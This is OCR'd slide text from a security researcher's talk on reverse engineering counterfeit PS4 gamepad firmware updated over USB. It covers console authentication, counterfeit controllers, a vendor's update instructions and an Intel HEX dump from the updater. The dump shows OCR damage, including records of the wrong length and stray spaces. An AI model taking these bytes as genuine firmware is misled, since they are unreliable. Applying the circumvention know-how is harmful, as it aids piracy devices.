Hacking microcontroller firmware through a USB

Boris Larin

Senior Malware Analyst, Kaspersky Lab

$whoami

Boris Larin

Senior Malware Analyst (Heuristic Detection and Vulnerability Research Team)

- Vulnerability and exploit detection research
- Reverse engineering file formats, parsers and etc. for better exploit detection
- Finding zero-days exploited in the wild

In free time:

- Writing different tools and IDA Pro plugins
- Reverse engineering firmware

Twitter: **@oct0xor**

What this talk is about

This story is about the dark side of video game consoles hacking
It’s about piracy

At the same time this subject is a perfect for a talk about firmware exploitation over USB

Who hacks video game consoles?

- Manufacturers of counterfeit and unlicensed products

Keyboard and mouse adapters

Custom firmware

Counterfeit accessories

Gamepad converters

Piracy devices to play “backups”

Trophy unlocking services

Cheat devices

Toys to life piracy devices


- Buyers

Circumventing digital protection on video game consoles is illegal under Digital Millennium Copyright Act (DMCA)

- Information security enthusiasts

Video game consoles are very protected systems and thanks to that are very interesting targets
Think about it as one big “Crack Me”

PlayStation 4 USB authentication



PlayStation 4

DualShock 4

Random

1

2

Signature of random

Public key to verify signature

Signature of public key

Disconnect device if authentication is not performed in 8 minutes


Simple counterfeit gamepad

- Cheap materials
- Not wireless
- Touchpad and audio does not work
- No authentication algorithm – need to simulate unplugging every 8 minutes

Advanced counterfeit gamepad

- High quality materials
- Wireless
- Touchpad and audio
- Authentication
- Sony branding

First clue



PS4™ - GATOR CLAW CONTROLLER

Wired controller for PS4™ - Gator Claw

Available update for driver in the "DOWNLOAD" tab below

EAN13: 4713847000411

Reference: SA5288

kombatkarrot 1 point · 3 years ago

It requires a firmware update to use via a pc or laptop, otherwise you'll suffer from having to plug it back in every 10 minutes.

I also found out today that every subsequent ps4 update means your controller will need updating again. But the newest firmware isn't yet available. Total waste of money if you don't have access to a computer.


SyncJr SyncJr 2 points · 3 years ago

Glad I didn't buy it then.

Thanks for the info bud!

https://www.reddit.com/r/PS4/comments/3oy7ud/has_anyone_tried_the_gator_claw_ps4_dualshock_4/

Gator Claw Update



STEP 1 : Use the link provided to download the .exe file for driver's update. We suggest you to download it on your computer and run it from there. If the 1034.exe failed we suggest you to try 1035.exe. ***Click here to download the .exe file.***

STEP 2 : Once the .exe is run, this screen will appear.

Firmware Update

To update the firmware: Press and hold Right and L3 at the same time while connecting the USB.

BEFORE plugging your controller into the USB port of your laptop/PC, you should place your controller on a hard surface. With one hand, press the L3 analog stick and the right button of the directional pad at the same time as shown in example.

While holding these two buttons down, only then should you plug your controller in to the USB port. **NB. If the buttons aren't pressed before plugging the controller in, the update will fail.**


STEP 3 : Once your controller is plugged in, this screen will appear with the message "Ready to update firmware". Click on "Update" button.

Gator_Claw_Update2.pdf

GC Controller (1034).exe

"GATOR CLAW - UPDATE - MISE A JOUR.zip"

Gator Claw Update (resource section)



```
object Memo1: TMemo
  Left = 8
  Top = 8
  Width = 307
  Height = 105
  Lines.Strings = (
    ':10000000C84A0020B593000099940000ED8A0000D2'
    ':10001000A1940000A5940000A99400000000000035'
    ':1000200000000000000000000000000069560000011'
    ':10003000B1940000000000005560000FB570000CE'
    ':10004000831300008313000083130000831300058'
    ':10005000831300008313000083130000831300048'
    ':10006000831300008313000083130000831300038'
    ':10007000831300008313000083130000831300028'
    ':10008000831300008313000083130000831300018'
    ':10009000831300008313000083130000831300008'
    ':1000A000831300008313000083130000831300 00F8'
    ':1000B00083130000831300008313000083130000E8'
    ':1000C00083130000831300008313000083130000D8'
    ':1000D000831300008313000083130000E14F00002E'
    ':1000E000831300008313000006F75000083130006A'
    ':1000F00083130000831300008313000083130000A8'
    ':10010000831300008313000083130000831300097'
    ':10011000831300000897E0000831300008313000016'
    ':10012000831300008313000083130000831300077'
    ':10013000831300008313000083130000831300067'
    ':100140002DE9F04F80460FF21860A5B017461D4606'
    ':10015000D0E90023CDE91223002004910D900DF188'
    ':10016000500A6FF0004900E0E7190020ADF80200E6'
    ':1001700012AB4FF0FF3239460DF1020001F088F862'
    ':100180000446012C04DA3878441EA441E043C40F2D'
    ':10019000BDF8020025280CBFA4F1010BA346BBF15A'
    ':1001A000010F0EDB3E4616F8011B0498C047049071'
```

Intel HEX


File example [edit]

This example shows a file that has four data records followed by an end-of-file record:

```
:10010000214601360121470136007EFE09D2190140
:100110002146017E17C20001FF5F16002148011928
:10012000194E79234623965778239EDA3F01B2CAA7
:100130003F0156702B5E712B722B732146013421C7
:00000001FF
```

🟨 Start code 🟩 Byte count 🟪 Address 🟥 Record type 🟦 Data ⬜ Checksum

